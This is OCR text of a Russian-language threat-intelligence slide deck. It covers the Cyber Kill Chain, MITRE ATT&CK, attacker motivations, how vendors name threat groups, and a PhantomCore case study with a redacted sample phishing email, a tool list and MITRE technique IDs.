
### Для чего?

понимать цели и задачи злоумышленника

поможет понять и защитить себя от атак вымогателей

для оценки безопасности сети и системы

распознавать попытки вторжения




### Стандартный набор шагов злоумышленника:

**Разведка** (сбор e-mail, соцсети, сканирование портов и др.)
**Вооружение** (создание вредоносного кода, система доставки, приманка)
**Доставка** (фишинг, заражение сайта, операторы связи)
**Проникновение** (активация, исполнение кода)
**Установка** (троян или бэкдор, повышение привилегий, руткит, обеспечение незаметности)
**Управление и контроль** (канал управления, внутреннее сканирование, поддержка незаметности)
**Выполнение действий над объектами** (зачистка логов, сбор данных)

# MITRE ATT&CK и Cyber Kill Chain

## MITRE ATT&CK

- Разведка
- Подготовка ресурсов
- Первоначальный доступ
- Выполнение
- Закрепление
- Повышение привилегий
- Предотвращение обнаружения
- Получение учётных данных
- Разведка внутри сети
- Боковое перемещение
- Сбор данных
- Управление и контроль
- Вывод данных
- Воздействие

**VS**

## Cyber Kill Chain

- Разведка
- Вооружение
- Доставка
- Проникновение
- Установка
- Управление и контроль
- Выполнение действий над объектами

# Мотивация злоумышленников

# Мотивация злоумышленников

| | |
|---|---|
| **Хактивизм** | Цель: протест, дестабилизация, демонстрация силы |
| **Финансово-мотивированные группировки** | Цель: финансовая выгода |
| **Шпионаж** | Цель: доступ к секретам, технологиям, внутренней информации |

# Мотивация злоумышленников

## Хактивизм

Цель: протест, дестабилизация, демонстрация силы

- IT Army of Ukraine
- Cyber Anarchy Squad,
- CyberUnknown,
- BO Team,
- Cybersec’s
- Dumpforums
- Ukrainian Cyber Alliance (RUH8)

**Особенностью атакующих является публикация скомпрометированных данных атакованных компаний и призывы использовать эти данные для совершения дальнейших атак через подрядчиков**

В своих атаках они используют различные методы — как DDoS-атаки, так и шифрование/уничтожение данных

# Мотивация злоумышленников

## Финансово-мотивированные группировки

Цель:
получение денег

**Атакуют преимущественно крупные компании с большой выручкой, чтобы требовать значительный выкуп за расшифровку данных**

- Enigma Wolf
- Shadow
- Scaly Wolf
- Venture Wolf
- Head Mare
- MorLock
- BlackJack

Инструменты:

- Lockbit
- Babuk
- AnyDesk
- Mimikatz
- CobaltStrike
- Ngrok

# Мотивация злоумышленников

## Шпионаж (Прогосударственные APT-группировки)

Цель:
разведка, кража секретных данных или отслеживание действий жертвы

- Sticky Werewolf – Украина
- Cloud Atlas – Украина
- PhantomCore – Украина
- Core Werewolf – неизвестно
- Unicorn – неизвестно
- APT37 – Северная Корея
- Lazarus – Северная Корея

**Государственные ведомства и военные организации — приоритетная цель для прогосударственных APT-групп**

Инструменты:

- Glory Stealer
- Ozone RAT
- MetaStealer
- Remcos
- PhantomCore
- PhantomRAT

# Таксономия

# Таксономия

**классификация киберпреступных групп по странам, мотивации, методам атак и другим признакам**

# Таксономия

## Mandiant

- APT – прогосударственные группы
- FIN – финансово-мотивированные группировки
- UNC - неклассифицированные группы

*Например: APT1, APT2, APT3 и т. д.*

## Microsoft

Классификация по ключевым группам и национальной принадлежности или мотивацию (названия связаны с погодными явлениями)

*Например: Forest Blizzard, Volt Typhoon, Storm-0257*

## Trend Micro

Классификация по мотивам злоумышленников (названия связаны со стихиями)

*Например: Earth Kitsune, Water Gamayun*

## BiZONE

- Волки (Wolves) — финансовая выгода
- Оборотни (Werewolves) — шпионаж
- Гиены (Hyenas) — хактивизм

*Например: Shadow Wolf, Sticky Werewolf  и др.*

## F6 (F.A.C.C.T.), Positive Technologies, «Лаборатория Касперского»

Классификация по ключевым особенностям, техникам и инструментам

Например: Telemancon, PhantomCore и др.

# Таксономия. Пример

## F6 (F.A.C.C.T.)

**Telemancon - родилось из уникальных черт группировки**

«tele» — используемое ВПО TMCShell подключается к сервису telegra[.]ph для получения адресов C2

«man» — от «manufactory», учитывая нацеленность группы на промышленность

«con» — поскольку нагрузка во всех раскрытых на текущий день атаках сохраняется в папку %userprofile%\Contacts\


# Кейс PhantomCore

# PhantomCore

## Целевыми объектами для кибершпионажа злоумышленника являются промышленный, нефтегазовый и IT сектора

Группировка получила свое название по уникальному трояну удаленного доступа **PhantomRAT**

**Отличительная особенность:** использование легитимных почтовых доменов для отправки фишинговых писем



**From:** [redacted]
**Sent:** Wednesday, October 2, 2024 5:28 PM
**To:** [redacted]
**Subject:** Договор №ИД21-152

Здравствуйте!

Направляю Вам договор №ИД21-152 от 02.10.2024.
При получении прошу ответить на данное письмо.

Внимание! В архиве хранится конфиденциальна иформация!
Пароль к архиву: 2024

С уважением,
Секретариат
ООО «НМИЦ»
Телефон: +7 (951) 123-45-67
Электронная почта: [redacted]
Официальный сайт: [redacted]

**Инструменты:**

- CVE-2023-38831
- CVE-2024-43451
- PhantomCore. Downloader
- PhantomRAT
- PhantomDL
- PhantomCore.KscDL
- PhantomCore.KscDL_trim
- PhantomCore.TaskRAT
- PhantomCore.GreqBackdoor
- Metasploit
- Chisel
- revsocks
- WinSW
- XenAllPasswordPro
- MobaXTerm
- Sliver

# PhantomCore


**Инструменты:**

- CVE-2023-38831
- CVE-2024-43451
- PhantomCore. Downloader
- PhantomRAT
- PhantomDL
- PhantomCore.KscDL
- PhantomCore.KscDL_trim
- PhantomCore.TaskRAT
- PhantomCore.GreqBackdoor
- Metasploit
- Chisel
- revsocks
- WinSW
- XenAllPasswordPro
- MobaXTerm
- Sliver

**Основные техники (MITRE)**

| | |
|---|---|
| • Phishing: Spearphishing Attachment | **T1566.001** |
| • Compromise Accounts: Email Accounts | **T1586.002** |
| • Develop Capabilities: Malware | **T1587.001** |
| • Obtain Capabilities: Exploits | **T1588.005** |
| • Exploitation for Client Execution | **T1203** |
| • Command and Scripting Interpreter: | **T1059.003** |
| • Windows Command Shell | |
| • Masquerading | **T1036** |
| • Ingress Tool Transfer | **T1105** |
| • Multi-Stage Channels | **T1104** |

# PhantomCore




ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

# Спасибо
# за внимание!

@Cyberdrgn

@xpiotivaa

@sanches23rx




+7 (495) 737-61-97
info@amonitoring.ru
г. Москва, ул. Отрадная, д. 2Б, стр. 1

# ТЕХНО infotecs ФЕСТ

Подписывайтесь
на наши соцсети,
там много интересного

CYBER MEDIA

NBJ НАЦИОНАЛЬНЫЙ БАНКОВСКИЙ ЖУРНАЛ

GLOBAL DIGITAL SPACE

CISOCLUB

РУТОКЕН КОМПАНИЯ АКТИВ

ПЕРСПЕКТИВНЫЙ МОНИТОРИНГ

АВАНГАРД

ARinteg

АТБ ЭЛЕКТРОНИКА

infotecs {/-cademy}

merlion

УЧЕБНЫЙ ЦЕНТР ИНФОТЕКС